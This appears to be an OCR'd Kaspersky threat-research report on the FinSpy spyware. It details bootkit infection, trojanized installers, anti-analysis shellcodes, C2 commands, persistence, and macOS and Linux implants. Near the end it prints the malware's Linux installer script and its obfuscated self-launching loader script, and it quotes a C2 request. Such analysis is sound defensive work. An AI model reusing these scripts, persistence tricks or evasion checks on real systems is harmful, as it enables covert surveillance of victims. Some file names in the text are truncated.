
FinSpy: unseen findings

securelist.com/finspy-unseen-findings/104322/



Authors

Expert GReAT

FinSpy, also known as FinFisher or Wingbird, is an infamous surveillance toolset. Kaspersky has been tracking deployments of this spyware since 2011. Historically, its Windows implant was distributed through a single-stage installer. This version was detected and researched several times up to 2018. Since that year, we observed a decreasing detection rate of FinSpy for Windows. While the nature of this anomaly remained unknown, we began detecting some suspicious installers of legitimate applications, backdoored with a relatively small obfuscated downloader. We were unable to cluster those packages until the middle of 2019 when we found a host that served these installers among FinSpy Mobile implants for Android. Over the course of our investigation, we found out that the backdoored installers are nothing more than first stage implants that are used to download and deploy further payloads before the actual FinSpy Trojan.

Apart from the Trojanized installers, we also observed infections involving usage of a UEFI or MBR bootkit. While the MBR infection has been known since at least 2014, details on the UEFI bootkit are publicly revealed in this article for the first time.

We decided to share some of our unseen findings about the actual state of FinSpy implants. We will cover not only the version for Windows, but also the Linux and macOS versions, since they have a lot of internal structure and code similarities.

The full details of this research, as well as future updates on FinSpy, are available to customers of the APT reporting service through our Threat Intelligence Portal.

Contact: intelreports@kaspersky.com

UEFI infection

During our research, we found a UEFI bootkit that was loading FinSpy. All machines infected with the UEFI bootkit had the Windows Boot Manager (**bootmgfw.efi**) replaced with a malicious one. When the UEFI transfers execution to the malicious loader, it first locates the original Windows Boot Manager. It is stored inside the **efi\microsoft\boot\en-us** directory, with the name consisting of hexadecimal characters. This directory contains two more files: the Winlogon Injector and the Trojan Loader. Both of them are encrypted with RC4. The decryption key is the EFI system partition GUID, which differs from one machine to another.

Sample contents of the \efi\microsoft\boot\en-us\ directory

Once the original bootloader is located, it is loaded into memory, patched and launched. The patched launcher:

- Patches the function of the OS loader that transfers execution to the kernel
- The patched function hooks the kernel's **PsCreateSystemThread** function, which, when called for the first time, creates an additional thread that decrypts the next loader stage and launches it.

The next stage:

- Locates the Trojan loader file on the EFI partition and decrypts it
- Waits until a user logs on and injects the Trojan loader into **exe.**

The Trojan loader:

- Extracts the Trojan from resources and drops it under the name **dll**
- Decrypts the Trojan with a XOR-based cipher and unpacks it with aPLib
- Reflectively loads and launches the Trojan.

MBR infection

Older machines that do not support UEFI can be infected through the MBR. When the victim machine starts up, the infected MBR copies the initial loader code from the last megabyte of the hard drive to the highest available memory located before the EBDA[1]. This code hooks the **13h** and **15h** BIOS interrupts and then launches the original MBR. The **15h** interrupt makes sure that the Windows loader does not overwrite the copied code. When this interrupt is called to get the size of the area before the EBDA, the hook will reduce the amount of available memory. As for the **13h** interrupt hook (which manages reading information from disk), it patches the OS loader when it is read from disk. Just as in the case with the EFI infection, the hooked functions place their own hooks on further OS loading stages. The last hook in the chain creates a thread in the kernel that injects the next stage into **winlogon.exe**.

In case the infection is installed on a 32-bit machine, the process of injecting code into **winlogon.exe** is more complex than the one observed in the UEFI infection. It is as follows:

- A thread with trampoline shellcode is created inside **exe.**
- This shellcode duplicates the **exe** process handle and transfers it to **explorer.exe**.
- The shellcode injects another trampoline shellcode in Explorer.
- The second shellcode makes **exe** inject the Trojan loader back into **winlogon.exe**.

This roundabout way of injecting code is intended to trick security solutions.


The injected Trojan loader is the same as the UEFI one.

User Mode Infection

Overview

This infection is by far the most complex. In short, the attack scenario is as follows:

- The victim downloads a Trojanized application and executes it.
- During its normal course of operation the application connects to a C2 server, downloads and then launches a non-persistent component called the Pre-Validator. The Pre-Validator ensures that the victim machine is not used for malware analysis.
- The Pre-Validator downloads Security Shellcodes from the C2 server and executes them. In total, it deploys more than 30 shellcodes. Each shellcode collects specific system information (e.g. the current process name) and uploads it back to the server.
- In case a check fails, the C2 server terminates the infection process. Otherwise, it continues sending shellcodes.
- If all security checks pass, the server provides a component that we call the Post-Validator. It is a persistent implant likely used to ensure that the victim is the intended one. The Post-Validator collects information that allows it to identify the victim machine (running processes, recently opened documents, screenshots) and sends it to a C2 server specified in its configuration.
- Depending on the information collected, the C2 server may command the Post-Validator to deploy the full-fledged Trojan platform or remove the infection.



Victim launches a trojanized installer
The installer downloads the Pre-Validator from the C2
The Pre-Validator receives a Security Shellcode from the C2
The Pre-Validator executes the shellcode and sends execution results to the C2
The C2 checks execution results for suspicious environments (debuggers, virtual machines)
The Pre-Validator receives the Post-Validator installer from the C2
The Post-Validator installer drops Post-Validator files and configures it to launch on startup
The Post-Validator sends screenshots and lists of running processes and recently opened documents to the C2
The attacker validates the infection
The Post-Validator downloads, installs and launches the Trojan

Overview of the user mode infection

Trojanized applications

Throughout our research, we identified numerous legitimate applications backdoored with FinSpy. Examples include software installers (e.g. TeamViewer, VLC Media Player, WinRAR) as well as portable applications.

All observed backdoored application samples have their original digital signature. It is invalid, which indicates that the application has been patched. While the entry point function of the application looks clear, inspection of the executable's PE file sections does reveal anomalies: the backdoored application has its last section (**.rsrc** on the screenshot below) expanded by 51 KB.



Number	Name	VirtSize	RVA	PhysSize	Offset	Flag
1	.text	0009A991	00001000	0009AA00	00000400	60000020
2	.rdata	0002D992	0009C000	0002DA00	0009AE00	40000040
3	.data	0001B79C	000CA000	0000A200	000C8800	C0000040
4	minATL	0000000C	000E6000	00000200	000D2A00	40000040
5	.gfids	000007F8	000E7000	00000800	000D2C00	40000040
6	.tls	00000009	000E8000	00000200	000D3400	C0000040
7	.rsrc	00010398	000E9000	00010400	000D3600	40000040

Number	Name	VirtSize	RVA	PhysSize	Offset	Flag
1	.text	0009A991	00001000	0009AA00	00000400	60000020
2	.rdata	0002D992	0009C000	0002DA00	0009AE00	40000040
3	.data	0001B79C	000CA000	0000A200	000C8800	C0000040
4	minATL	0000000C	000E6000	00000200	000D2A00	40000040
5	.gfids	000007F8	000E7000	00000800	000D2C00	40000040
6	.tls	00000009	000E8000	00000200	000D3400	C0000040
7	.rsrc	0001D000	000E9000	0001D000	000D3600	40000040

Sections of the original (left) and backdoored (right) application

Apart from that, a part of code from the .text section (roughly 8 KB) is overwritten with heavily obfuscated code, with the original application code placed in the expanded last section.

When the backdoored application launches, it runs as normal, i.e. the inserted obfuscated code does not impact the application workflow. At some point the application executes a jump instruction that redirects execution to the obfuscated trampoline in the **.text** section. This instruction appears to be placed randomly in the code. For example, a call to the **CreateWindowExW** function has been replaced:

```
.text:0040F6ED 024 FF 75 18           push    dword ptr [ebp+18h]
.text:0040F6F0 028 FF 75 14           push    dword ptr [ebp+14h]
.text:0040F6F3 02C FF 75 10           push    dword ptr [ebp+10h]
.text:0040F6F6 030 FF 75 0C           push    dword ptr [ebp+0Ch]
.text:0040F6F9 034 FF 75 08           push    dword ptr [ebp+8]
.text:0040F6FC 038 FF 15 EC C2 49 00  call    ds:CreateWindowExW
```

```
.text:0040F6ED 024 FF 75 18           push    dword ptr [ebp+18h]
.text:0040F6F0 028 FF 75 14           push    dword ptr [ebp+14h]
.text:0040F6F3 02C FF 75 10           push    dword ptr [ebp+10h]
.text:0040F6F6 030 FF 75 0C           push    dword ptr [ebp+0Ch]
.text:0040F6F9 034 FF 75 08           push    dword ptr [ebp+8]
.text:0040F6FC 038 E9 04 D6 07 00     jmp     InsertedObfuscatedCode
```

The original (left) and patched (right) code of the backdoored application

This trampoline is protected with an obfuscator that we dubbed FinSpy Mutator. It launches a code that:

- Decrypts and launches a slightly modified Metasploit Reverse HTTPS stager. The decryption procedure:
  - Is obfuscated with FinSpy Mutator
  - Involves applying 10 operations (ADD, SUB, XOR, ROL, ROR) to every byte of the stager
  - Is different in every backdoored installer.
- Restores the code in the **.text** section that was overwritten with the malicious code (recall that the original code is saved in the resource section)
- Resolves relocations in the restored code
- Restores the instruction that has been overwritten with a jump

- Jumps to the restored instruction, thus resuming the execution of the original application.

The Metasploit stager connects to a configured C2 server using HTTPS for communication. In the case of 5EDF9810355DE986EAD251B297856F38, the stager sends the following GET request to the C2 server:

```
GET https://45[.]86[.]163[.]138/blog/ASVn6Wg5VbnZxiG2PSVbaSa-G8PmI2ew2zFBQGEZbDUEmx9mE88dw0Zxmu-AeuheOJYJ1F6kTh6uA0UJDkfISp--k6bGNOuULoTSlr-AXwvWapnFLOe4QEpqY_pe3uoGC88y3JqiQifHIRRqcE9whGX_-X14BIv35Q

HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0

Host: 45[.]86[.]136[.]138

Connection: Keep-Alive

Cache-Control: no-cache
```

The C2 server replies with a component that we called the Pre-Validator in response to the GET request. The Metasploit stager launches it.

The Pre-Validator

The Pre-Validator is a shellcode obfuscated with FinSpy Mutator. On startup, it:

- Hooks the **NtTerminateProcess** and **ExitProcess** functions to make sure the Pre-Validator continues working if the backdoored application is closed. The hooked functions close all the application's windows but do not terminate its process.
- Makes an initial POST request to the C2 server. Example of the request URL: **https://45[.]86[.]163[.]138/blog/index.asp?attachmentid=a46dee635db8017962741f99f1849471&d=5d7e89e6b4874d0df95141bd923556f8** (all parts of this URL vary between samples). All communications between the server are encrypted with RC4.

The reply to the initial POST request contains a shellcode that we called a Security Shellcode. On receiving it, the Pre-Validator:

- Decrypts and executes the received Security Shellcode
- Sends the shellcode execution results to the C2 server via a POST request.
- Receives the next Security Shellcode from the C2 server and repeats the steps above.

The nature of these shellcodes indicates that they are used to fingerprint the system and verify that it is not used for malware analysis. It is important to highlight that the shellcodes only collect the data, all the checks are performed server-side. In case a shellcode uploads suspicious execution results (e.g. the Pre-Validator is running on a virtual machine), the server provides a shellcode that terminates the Pre-Validator.

The received shellcodes are protected with either FinSpy Mutator, an obfuscator resembling OLLVM or both these protectors. In total, we observed 33 Security Shellcodes provided by the server (listed in execution order):

Shellcode #	Description
1	Attempts to detect a hypervisor with the CPUID (EAX = 1) instruction. If detected, returns the hypervisor name (EAX = 0x40000000), otherwise returns zero bytes.
2	Checks whether the current process needs to be impersonated (for example, if an unprivileged user runs the backdoored application as administrator).
3	Returns the user's profile folder (e.g. C:\Users\username)
4	Returns the short form of the user's profile folder (e.g. C:\Users\abcdef~1)
5	Returns the type of the drive containing the backdoored application (e.g. removable drive)
6	Returns process names of the current process tree (i.e. the current process, the parent process, the grandparent process, etc.)
7	Returns the path to the 'Program Files' folder.
8	For the system drive, returns: • Overall available space • Space available to current user (may be less than overall available space due to quotas) • Disk capacity
9	Returns the path to the user's temporary folder.
10	Returns the list of network adapter types, IP and MAC addresses assigned to them.
11	Returns the list of running processes
12	Returns **ProcessDebugPort** value returned by **NtQueryInformationProcess** for current process.
13	Returns **ProcessDebugObjectHandle** value returned by **NtQueryInformationProcess** for current process.
14	Returns **TotalNumberOfObjects** and **TotalNumberOfHandles** values of objects created by **NtCreateDebugObject**.
15	Returns the current user's SID.
16	Returns the list of images (EXE/DLL files) loaded into the current process.
17	Returns **OSVERSIONINFOEXW** and **SYSTEM_INFO** structures.
18	Returns information about the machine's BIOS.
19	Returns the list of object names in the **\GLOBAL??** directory.

20	Returns information about the operating system.
21	Returns the current user's name, computer name, path to the current executable, its name and command line path.
22	Returns the list of loaded drivers.
23	Returns the list of PDB paths of loaded drivers
24	Returns the first 16 bytes of the first exported Zw* function of ntdll.dll (ZwAcceptConnectPort)
25	Verifies the signature of the parent process.
26	Returns information about connected Plug and Play devices.
27	Returns information about the computer system (from SELECT * FROM Win32_ComputerSystem WMI query)
28	Returns the list of connected PCI devices.
29	Returns names of shortcuts in the Desktop directory.
30	Returns the list of top-level and child window class names not owned by the current or parent process.
31	Returns the list of top-level and child window titles not owned by the current or parent process.
32	Returns the current domain SID.
33	Cleans API functions potentially hooked by security solutions: Nt* functions in ntdll.dll and all exported functions in kernel32.dll, kernelbase.dll and advapi32.dll.

Once all security checks are passed, the C2 server sends a shellcode that downloads and runs the Post-Validator Installer.

The Post-Validator Installer

This module is an obfuscated shellcode. It:

- Creates a subdirectory (name differs between samples) in the **C:\ProgramData** directory
- Drops two files in the newly created subdirectory:
  - The Post-Validator Loader DLL
  - A shellcode with the Post-Validator itself.


  The file names are hardcoded in the dropper but are unique for each sample and appear to be randomly generated.

- Creates a scheduled task that runs at system startup and launches the Post-Validator Loader via **regsvr32** (task action: **%windir%\syswow64\regsvr32.exe /s "<path to the Loader DLL>"**)

After the Post-Validator is installed, the Pre-Validator shuts down.

The Post-Validator Loader

The Post-Validator Loader is a huge (3-9 MB) obfuscated DLL. The Task Scheduler launches it at system startup through **regsvr32.exe**. Its main function is several megabytes in size, but despite that, its purpose is simple: read and execute a shellcode that is stored in the same directory as the Post-Validator Loader.



Sample scheduled task properties

The launched shellcode decrypts the Post-Validator (it is stored in the same file with the shellcode) with RC4 (key: domain SID) and reflectively loads it.

The Post-Validator

The Post-Validator is a DLL obfuscated with VMProtect. This module uses the same communication protocol that is used in the main Trojan component:

- The TLV (type-length-value) format to exchange data with C2 servers
- TLV type constants that are found in the Trojan
- The Trojan's Cryptography Library to encrypt/decrypt exchanged data

On startup, the Post-Validator verifies that it is not launched inside a sandbox environment. It then starts communication with C2 servers specified in its configuration, sending heartbeat messages with 15-minute intervals. Each heartbeat includes brief information about the victim machine.

The heartbeat reply may contain different commands.

TLV ID	Command purpose (inferred from the main Trojan)	Implementation of command in the Post-Validator
0x8030A0	Retrieves the implant configuration.	

0x8070A0	Retrieve the list of files with data prepared for exfiltration.	Sends back three strings in a TLV: **243a**, **201a** and **201b** ('virtual' data file names)
0x8072A0	Upload a prepared file with a specified name to the C2 server.	If the prepared file name is: • **201a**, obtains the list of processes and sends it to the C2 server. • **201b**, gets the list of recent files and sends it to the C2 server. • **243a**, takes a screenshot and uploads it to the C2 server.
0x8054A0, 0x805BA0, 0x8056A0, 0x805DA0, 0x8057A0, 0x805EA0	Commands are used to download and install plugins.	Commands are used to download and run the Trojan Installer.
0x801530, 0x801630, 0x801730, 0x8018A0	Uninstall the Trojan.	Uninstall the Pre-Validator.
0x7502A0	Disconnect from the C2 server.	

When the Post-Validator receives the Trojan Installer (which is a DLL), it:

- Reflectively loads and launches the Installer
- Depending on the configuration, either uninstalls itself (by deleting its directory and the scheduled task) or goes to sleep until system reboot.

Based on the data collected by the Post-Validator, it is most likely that:

- The Post-Validator is deployed to ensure that the infected victim is the intended one.
- The C2 server operator manually analyzes data received from the victim and commands to either remove the Post-Validator or infect the machine with the Trojan.

The Post-Validator is another obstacle for researchers. Even if they manage to pass all the checks of the Pre-Validator, the C2 server operator may refuse to infect a suspicious machine.

The Trojan Installer

The Installer creates the working directory (path: **%localappdata%\Microsoft\<two concatenated English words>)** and sets it as being accessed, modified and created a year earlier. Afterwards, it drops the following files to it:

File name	Description
<4 random hexadecimal characters>.cab	The setup configuration file, which is encrypted with RC4 (key: the name of the working directory).

Names differ between samples	The encrypted VFS file.
The Initial Loader.	
msvcr90.dll	The Trojan bundle, encrypted with XOR and compressed with aPLib.
msvcr120d.dll	64-bit Trojan loader. The executable is prepended with 0x4000 random bytes and encrypted with RC4 (key: machine GUID)
msvcr140d.dll	32-bit Trojan loader, also prepended with random bytes and encrypted with RC4.

The timestamps of dropped files are set to one year earlier than the current date. Once the working directory is prepared, the Installer launches the Trojan.

The Initial Loader

The Initial Loader is a DLL that is launched on every startup by **rundll32.exe** (the Trojan adds it to the **HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run** key, the value name is unique for each sample). The size of the Initial Loader exceeds 5 MB. It is obfuscated with a protector resembling the open source OLLVM obfuscator. Despite its size, the only functionality of the Initial Loader is to decrypt and launch the 32-bit Trojan Loader.

The Trojan Loader

The 32-bit Trojan Loader, which is launched regardless of the victim machine architecture, checks if it is running on a 64-bit system. If so, it reads the 64-bit loader **(msvcr120d.dll**) from disk and runs it as a shellcode.

The Trojan Loader (either the 32-bit or the 64-bit one):

- Reads the Trojan bundle file (**dll**), decrypts it with XOR and unpacks with aPLib.
- Injects the Trojan DLL into **exe** by either calling **CreateRemoteThread** or using the **KernelCallbackTable** technique.

MacOS Infection

The macOS version of the malware is not as complicated as the Windows one. It is written in Objective-C. An obfuscator similar to OLLVM is used to protect FinSpy for Mac. Additionally, Objective-C selectors that may reveal information about method names contain junk.

The macOS version of FinSpy has the following components:

- The Installer. Unlike the Windows version that features numerous installers, the macOS version has only one installer type.
- The Initial Loader.
- The Trojan Loader.
- The Trojan that consists of the Orchestrator, the Cryptography Library and plugins.

The Installer

When the victim executes the malicious app, an executable located at the **<malicious application name>.app/Contents/MacOS/installer** path is launched. On startup, it checks the environment for debuggers and virtual machines. It drops the following files to the machine:

Path	Description
/Library/Frameworks/Storage.framework	A directory with the Trojan inside
/private/etc/logind	The Trojan loader that runs as a launch agent. This file is executed on startup.
/Library/LaunchAgents/logind.plist	The configuration of the **logind** agent. The Trojan needs it in order to maintain persistence.

All copied files are timestomped (modification date is the timestamp of **Finder.app**). The Installer sets their owner to **root:wheel**. It additionally sets the SUID and SGID bits of the **/private/etc/logind** file.

By copying the **logind.plist** file to the **/Library/LaunchAgents** directory the Installer configures the Trojan to load at startup.

The Installer then launches the **logind** executable (Trojan Loader) with the **launchctl** utility.

The Initial Loader

The Initial Loader (**/private/etc/logind**) launches every time when the operating system boots up. Once launched, The Initial Loader launches the Trojan Loader (**/Library/Frameworks/Storage.framework/Contents/MacOS/logind**).

The Trojan Loader

The Trojan Loader has a constructor function that is invoked before **main**. It sets hooks on functions that load application bundles. These hooks allow the Trojan to load plugins while decrypting them on the fly.

Once the hooks are placed, the Trojan Loader launches the Orchestrator (**/Library/Frameworks/Storage.framework/Contents/Resources/dataPkg**). The Orchestrator (as well as plugins) are packed with aPLib and encrypted with AES. When the Orchestrator is unpacked, it is reflectively loaded.

Linux Infection

The Linux version of FinSpy is protected with an obfuscator similar to OLLVM. It has the same components as in the macOS version (Initial Loader, Trojan Loader, Orchestrator and plugins).

The Installer

Infection vectors used to deliver FinSpy for Linux are unknown. The leaked FinFisher support questions database suggests physical access could be used to infect machines:

D461080C	How to infect linux OS	Would like to check how do we infect Linux laptop using the Trojan file that is generated from the finspy agent? Is it just by double clicking the Trojan file on the Trojan machine? If the Linux machine does not have GUI, only terminal base, will the Linux machine be infected by running ./Trojan filename command on the Linux terminal?	FinSpy

A question related to Linux infection which was submitted to FinFisher support in 2013

The initial stage of the Installer is the following shell script:

```
1   #!/bin/sh
2   ELF_MAGIC=7f
3   arch=`od -j4 -N1 -An -t u1 < /bin/sh | tr -d ' '`
4   case $arch in
5   1)
6       ARCHIVE=`grep --text --line-number '^__x86xx__$' "$0" | cut -d ':' -f 1`  ;;
7   2)
8       ARCHIVE=`grep --text --line-number '^__x64xx__$' "$0" | cut -d ':' -f 1`  ;;
9   *)
10    exit 0
11    ;;
12  esac
13      ARCHIVE=$((ARCHIVE+1))
14  tail -n +$ARCHIVE $0 > /tmp/udev2 && chmod +x /tmp/udev2
15  if [ -n "$SUDO_USER" ]; then
16    su -c /tmp/udev2 $SUDO_USER
17  else
18    /tmp/udev2
19  fi
20  if [ "$?" -eq 0 ];then
21    rm -rf "$0"
22  fi
23  exit 0
```

This script determines the victim machine architecture. Depending on it, the script extracts either the 32-bit or the 64-bit second stage installer to the **/tmp/udev2** file and launches it. Both versions of the installer executable are appended to the Bash script. The 32-bit version is delimited from the script with the **__x86xx__** string, and the **__x64xx__** string delimits the 64-bit version from the 32-bit one.

The launched executable first checks if it is running in a virtual machine with:

- The CPUID assembly instruction
- The **lspci** command
- The **dmesg** command

In case a virtual machine is detected and the installed Trojan cannot be launched in a VM, the installer exits. The working directory is located at the **~/<directory #1>/<directory #2>** path. Directory #1 and #2 can take the following names that are selected randomly:

Directory #1 names	Directory #2 names
.cache	.config
.dbus	.bin
.fontconfig	.sbin
.gconf	.etc
.gnome	.cfg
.gnome2	.apps
.kde	
.local	
.qt	
.ssh	

The installer then drops the Trojan to the working directory. The name of the Trojan Loader file is one of the following:

- cpuset
- kthreadd
- ksnapd
- udevd
- dbus-daemon
- atd
- crond
- hald

The plugin files have the **<module ID>.so** name, and the names of their configurations are **<module ID>C.dat**.

After dropping the files, the Installer sets up persistence. On KDE, it copies a Bash script to either **~/.kde4/Autostart/udev2.sh** or **~/.kde/Autostart/udev2.sh**. On other desktop environments , it appends the same script to the **~/.profile** file.

The Initial Loader

The Initial Loader is the following shell script:

```
1  if [ ! -n "$CS_FONT" ]; then
2    # Load fonts by id
3    CS_FONT_RID="<hexadecimal-encoded working directory path>"
4    CS_FONT_ID="<hexadecimal-encoded Trojan Loader filename>"
5    CS_FONT_COL="6364"
6    CS_FONT_COLF=`echo ${CS_FONT_COL} |sed 's/../& /g' |sed 's/ / p /g' |awk '{print "16i
   "$0}'|dc 2>/dev/null|awk '{printf("%c",$0)}'`
7
8    CS_FONT_SID=`echo ${CS_FONT_RID} |sed 's/../& /g' |sed 's/ / p /g' |awk '{print "16i
   "$0}'|dc 2>/dev/null|awk '{printf("%c",$0)}'`
9    CS_FONT_LOAD=`echo ${CS_FONT_ID} |sed 's/../& /g' |sed 's/ / p /g' |awk '{print "16i
   "$0}'|dc 2>/dev/null|awk '{printf("%c",$0)}'`
10
11   if [ ! -n "$CS_FONT_COLF" ]; then
12     CS_FONT_COLF=$(for i in `echo ${CS_FONT_COL} |sed 's/../& /g'`; do echo "000000 $i" |
   xxd -r; done)
13     CS_FONT_SID=$(for i in `echo ${CS_FONT_RID} |sed 's/../& /g'`;  do echo "000000 $i" |
   xxd -r; done)
14
15     CS_FONT_LOAD=$(for i in `echo ${CS_FONT_ID} |sed 's/../& /g'`;  do echo "000000 $i" |
   xxd -r; done)
16   fi
17   ${CS_FONT_COLF} ${CS_FONT_SID} && ${CS_FONT_LOAD} > /dev/null 2>&1 &&
   ${CS_FONT_COLF} - > /dev/null 2>&1
18
19   unset CS_FONT_ID
     unset CS_FONT_COLF
     unset CS_FONT_SID
     unset CS_FONT_LOAD
   fi
```

